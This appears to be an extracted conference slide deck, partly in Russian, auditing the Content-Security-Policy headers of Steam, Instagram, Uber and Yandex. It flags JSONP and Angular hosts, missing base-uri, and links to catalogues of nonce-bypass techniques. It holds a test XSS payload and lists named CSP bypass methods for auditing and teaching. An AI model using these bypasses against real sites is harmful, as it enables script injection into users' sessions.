script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src https://store.steampowered.com/
https://store.steampowered.com/api.com/websocket/ *.google-analytics.com
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```

Fail x2! (Angular CDN)






# Let's check!



## Instagram

```
Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
  default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
  https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com
  https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob;;
style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://instagram.com https://www.instagram.com
  https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
  https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
  wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
  https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
  https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
  https://connect.facebook.net;
```



# Let's check!



## Instagram


```
Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
  default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://www.instagram.com https://www.instagram.com
https://*.cdninstagram.com wss://www.instagram.com https://www.facebook.com
https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob;;
style-src 'self' https://www.instagram.com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://instagram.com https://www.instagram.com
https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
https://connect.facebook.net;
```

Fail! <script>alert()</script>

Fail x2! Known JSONP

No object-src

No base-uri





# Let's check!



Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http;;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```



# Let's check!



Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe inline' 'unsafe eval' 'strict-dynamic' https: http;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```



Hmm, seems ok!  
Strict+ nonce, strong!

No base-uri

Browser with V3 support



# Let's check!



Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe-inline' 'unsafe-eval' 'strict dynamic' https: http:;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Inline script  
+ nonce

OR

HTTP://{all\_hosts}  
HTTPS://{all\_hosts}



Browser with V2 only support

ПРИБЛИЖАЕМСЯ К КОНЦУ




# Uuuf, kak eto vse iskat'?



← → ↻ Secure | https://csp-evaluator.withgoogle.com 🔍 ☆ 🍪

## CSP Evaluator



### Content Security Policy

[Sample unsafe policy](#) [Sample safe policy](#)

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'
'nonce-EfmHIeOGiCillJqyLPXsvw==' yastatic.net mc.yandex.ru cdn.mathjax.org
static.yandex.net pass.yandex.ru staff.yandex.ru; style-src 'self' 'unsafe-inline'
yastatic.net mc.yandex.ru; font-src 'self' data: yastatic.net; img-src data: *; object-src
'self'; frame-src 'self' mc.yandex.ru *.disk.yandex.ru staff.yandex.ru; child-src 'self';
connect-src 'self' mc.yandex.ru mail.yandex.ru *.storage.yandex.net staff.yandex.ru
connect.yandex.ru passport.yandex.ru wss://push.yandex.ru api.directory.yandex.ru
magiclinks.yandex.ru speller.yandex.net; media-src *.storage.yandex.net;
```

CSP Version 3 (nonce based + backward compatibility checks) ?

**CHECK CSP**

# CSP\_EVALUATOR from GOOOOOGLE



✓ default-src	
✓ 'none'	
! script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
⊙ 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
⊙ 'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
— 'unsafe-inline'	unsafe-inline is ignored if a nonce or a hash is present. (CSP2 and above)
✓ 'nonce-EfmHleOGiCilJqyLPXsvw=='	
! yastatic.net	yastatic.net is known to host Angular libraries which allow to bypass this CSP.
! mc.yandex.ru	mc.yandex.ru is known to host JSONP endpoints which allow to bypass this CSP.
⊙ cdn.mathjax.org	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
⊙ static.yandex.net	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
! pass.yandex.ru	pass.yandex.ru is known to host JSONP endpoints which allow to bypass this CSP.
⊙ staff.yandex.ru	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
✓ style-src	
✓ font-src	
✓ img-src	
⊙ object-src	
⊙ 'self'	Can you restrict object-src to 'none' only?
✓ frame-src	
✓ child-src	
✓ connect-src	
✓ media-src	
! base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?



Вот тут плохо



Вот тут тоже не  
очень хорошо



# Осталось за кадром:



На самом деле байпасов дофигища:

<http://sebastian-lekies.de/csp/bypasses.php>

## General bypasses

- [Bypassing script nonces via the browser cache \(DOM-based XSS\)](#)
- [Bypassing script nonces via the BFCache](#) (by @arturjanc)
- [Bypassing script nonces via the AppCache](#) (by @sirdarccat)
- [Bypassing script nonces via partial markup injections I](#)
- [Bypassing script nonces via partial markup injections II \(PoC only contains nonce stealing part\)](#)
- [Bypassing script nonces via event handlers and changeable sources](#)
- [Bypassing script nonces via DOM XSS](#) (by @sirdarccat)
- [Bypassing script nonces via CSS I](#) (by @sirdarccat)
- [Bypassing script nonces via CSS II](#) (by @sirdarccat)
- [Bypassing script nonces via SVG set tags](#) (by @sirdarccat)
- [Bypassing script nonces via SVG animate tags I](#) (by @sirdarccat)
- [Bypassing script nonces via SVG animate tags II](#) (by @0x6D61726966)
- [Bypassing script nonces via XSLT](#) (by @sirdarccat)
- [Bypassing script nonces via base tags and data URIs](#) (by @jackmasa)
- [Bypassing script nonces via base tags and external URIs](#)
- [Bypassing script nonces via social engineering](#)
- [Bypassing script nonces by predicting random numbers](#)
- [Bypassing script nonces via Relative Path Override \(RPO\) vulnerabilities](#)
- [Bypassing script nonces by injecting into a URL of a nonced script](#)
- [Bypassing script nonces by injecting into a nonced script](#)

## Framework-specific bypasses

- [\(strict-dynamic\) Bypassing script nonces in Closure via CLOSURE\\_BASE\\_PATH](#) (by @sirdarccat)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via JSONP tags](#) (by @kkotowicz)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via iron-ajax](#) (by @kkotowicz)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via templates](#) (by @kkotowicz)
- [\(strict-dynamic\) Bypassing script nonces in jQuery via \\$.get](#) (by @kkotowicz)
- [Bypassing script nonces in jQuery via jQuery templates](#) (by @0x6D61726966)
- [Bypassing script nonces in jQuery via hijacking handlebar templates](#)
- [Bypassing script nonces in Ember via Ember templates](#) (by @0x6D61726966)
- [Bypassing script nonces in Angular via interpolation](#) (by @sirdarccat)


[github.com/google/security-research-pocs](https://github.com/google/security-research-pocs)

<a href="#">ajaxify.php</a>	Added script-gadgets.
<a href="#">ajaxify_exploit.php</a>	Added script-gadgets.
<a href="#">angular.php</a>	Added script-gadgets.
<a href="#">angular_exploit.php</a>	Updated the bypasses and added a list.
<a href="#">aurelia.php</a>	Updated the bypasses and added a list.
<a href="#">aurelia_exploit.php</a>	Added script-gadgets.
<a href="#">bootstrap.php</a>	Added script-gadgets.
<a href="#">bootstrap_exploit.php</a>	Added script-gadgets.
<a href="#">closure.php</a>	Added script-gadgets.
<a href="#">closure_exploit.php</a>	Added script-gadgets.
<a href="#">ember.php</a>	Added script-gadgets.
<a href="#">ember_exploit.html</a>	Replaced sebastian-lekies.de references with internal file.
<a href="#">jquery.php</a>	Updated the bypasses and added a list.
<a href="#">jquery_exploit.php</a>	Updated the bypasses and added a list.
<a href="#">jquerymobile.php</a>	Added script-gadgets.
<a href="#">jquerymobile_exploit.php</a>	Updated the bypasses and added a list.
<a href="#">jqueryui.php</a>	Added script-gadgets.
<a href="#">jqueryui_exploit.php</a>	Replaced sebastian-lekies.de references with internal file.
<a href="#">knockout.php</a>	Added script-gadgets.
<a href="#">knockout_exploit.php</a>	Replaced sebastian-lekies.de references with internal file.
<a href="#">polymer.php</a>	Added script-gadgets.
<a href="#">polymer_exploit.php</a>	Added script-gadgets.
<a href="#">ractive.php</a>	Added ractive nonce exfiltration poc.
<a href="#">ractive_exploit.php</a>	Replaced sebastian-lekies.de references with internal file.
<a href="#">requirejs.php</a>	Added script-gadgets.
<a href="#">requirejs_exploit.php</a>	Added script-gadgets.
<a href="#">vue.php</a>	Added script-gadgets.
<a href="#">vue2.php</a>	Moved script-gadgets initialization to init.sh
<a href="#">vue_exploit.php</a>	Updated the bypasses and added a list.
<a href="#">webcomponents-polyfill-exploit.php</a>	Added script-gadgets.
<a href="#">webcomponents-polyfill.php</a>	Added script-gadgets.

# Итого:



- > Проблематично внедрить на проекте сложнее сайта-визитки
- > Много байпасов
- > Мешает безопасникам
- > Мешает багхантерам
- > Мешает разработчикам







Thx for the attention



@igc\_iv



@ivan\_IGC

